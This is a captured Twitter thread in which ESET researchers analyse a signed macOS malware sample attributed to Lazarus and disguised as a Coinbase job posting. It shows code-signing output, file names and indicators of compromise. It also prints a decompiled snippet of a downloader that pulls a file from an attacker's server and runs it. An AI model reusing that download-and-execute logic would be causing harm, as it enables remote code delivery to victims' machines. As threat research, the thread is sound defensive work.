


← Thread



**ESET research**  
@ESETresearch



[#ESETresearch](#) [#BREAKING](#) A signed Mac executable disguised as a job description for Coinbase was uploaded to VirusTotal from Brazil 🇧🇷. This is an instance of Operation In(ter)ception by [#Lazarus](#) for Mac. [@pkalnai](#) [@dbreitenbacher](#) 1/7



4:51 PM · Aug 16, 2022 · Twitter Web App

140 Retweets 15 Quote Tweets 281 Likes



**ESET research** @ESETresearch · Aug 16  
Replying to @ESETresearch




Malware is compiled for both Intel and Apple Silicon. It drops three files: a decoy PDF document [Coinbase\\_online\\_careers\\_2022\\_07.pdf](#), a bundle [FinderFontsUpdater.app](#) and a downloader [safariFontagent](#). It is similar to [#ESETresearch](#) discovery in May. 2/7



**ESET research** @ESETresearch · May 4

#ESETresearch A year ago, a signed Mach-O executable disguised as a job description was uploaded to VirusTotal from Singapore 🇸🇬. Malware is compiled for Intel and Apple Silicon and drops a PDF decoy. We think it was part of #Lazarus campaign for Mac. @pkalnai @marc\_etienne\_1/8  
Show this thread



1 2 13



**ESET research** @ESETresearch · Aug 16

However, this time the bundle is signed July 21 (according to the timestamp) using a certificate issued in February 2022 to a developer named Shankey Nohria and team identifier 264HFWQH63. The application is not notarized and Apple has revoked the certificate on August 12. 3/7

```
% codesign -dvv coinbase_online_careers_2022_07.pdf.fat
Executable=coinbase_online_careers_2022_07.pdf.fat
Identifier=SelfExtractor
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=3673 flags=0x10000(runtime) hashes=109+2 location=embedded
Signature size=8978
Authority=Developer ID Application: Shankey Nohria (264HFWQH63)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=21 Jul 2022 at 07:50:38
Info.plist=not bound
TeamIdentifier=264HFWQH63
Runtime Version=12.1.0
Sealed Resources=none
Internal requirements count=1 size=176

% spctl -a -vvv FinderFontsUpdater.app
FinderFontsUpdater.app: rejected
source:Unnotarized Developer ID
origin=Developer ID Application: Shankey Nohria
```

1 1 12



**ESET research** @ESETresearch · Aug 16

Another change is in the downloader, safarifontagent, as it connects to a different C&C server ([https://concrecapital\[.\]com/%user%.jpg](https://concrecapital[.]com/%user%.jpg)) The C&C

server did not respond at the time we analyzed this threat. 4/7

```
19 *(_QWORD *)&__sz_User_Dir[v6 + 14] = 'redniF/';
20 *(_QWORD *)&__sz_User_Dir[v6] = *(_QWORD *)"/Library/Fonts/Finder";
21 strcpy(__sz_Server_Url, g_szServerUrl); // https://concrecapital.com
22 *(_WORD *)&__sz_Server_Url[strlen(__sz_Server_Url)] = '/';
23 strcat(__sz_Server_Url, p_user_ID->pw_name);
24 u64_Server_Url_Len = strlen(__sz_Server_Url);
25 *(_DWORD *)&__sz_Server_Url[u64_Server_Url_Len] = 'gpj.';
26 __sz_Server_Url[u64_Server_Url_Len + 4] = 0; // https://concrecapital.com/%pw_name%.jpg
27 while ( 1 )
28 {
29     bSuccess = DownloadFile(__sz_Server_Url, __sz_User_Dir, 1u);
30     if ( bSuccess )
31         break;
32     sleep(0xE10u);
33 }
34 if ( bSuccess == 1 )
35     ExecuteFile(__sz_User_Dir);
```

1

3

10



**ESET research** @ESETresearch · Aug 16



The Windows counterpart of this threat dropping the exact same decoy (2B4E8F1927927BDC2F71914BA1F12511D9B6BDBDB2DF390E267F54DC4F8919DD) was spotted August 4 by @h2jazi. 5/7

**Jazi** @h2jazi · Aug 4

#Lazarus #APT:

Odab8ad32f7ed4703b9217837c91cca7



Coinbase\_online\_careers\_2022\_07.exe

The decoy pdf is "Engineering Manager, Product Security" job description at Coinbase.

Next stage: (gone!)

[https://docs.mktrending\[.\]com/marrketend.png](https://docs.mktrending[.]com/marrketend.png)

[twitter.com/h2jazi/status/...](https://twitter.com/h2jazi/status/...)





**ESET research** @ESETresearch · Aug 16



IoCs:  
FE336A032B564EEF07AFB2F8A478B0E0A37D9A1A6C4C1E7CD01E404  
CC5DD2853 (Extractor)  
798020270861FDD6C293AE8BA13E86E100CE048830F86233910A2826  
FACD4272 (FinderFontsUpdater)  
49046DFEAEFC59747E45E013F3AB5A2895B4245CFAA218DD2863D86  
451104506 (safariFontagent)  
... 6/7



1



5



10



**ESET research** @ESETresearch · Aug 16



...  
[https://concrecapital\[.\]com](https://concrecapital[.]com)  
OSX/NukeSped.N #ESETresearch 7/7



2



8



**Sabri** @pwnsdx · Aug 17



Replying to @ESETresearch @pkalnai and @dbreitenbacher  
That's problematic



**deeffcaf** @deeffcaf · Aug 17



Replying to @ESETresearch @pkalnai and @dbreitenbacher  
Got it.



**plaero** @plaero3 · Aug 18



Replying to @ESETresearch @pkalnai and @dbreitenbacher  
[@threadreaderapp](#) unroll please



1



**Thread Reader App** @threadreaderapp · Aug 18

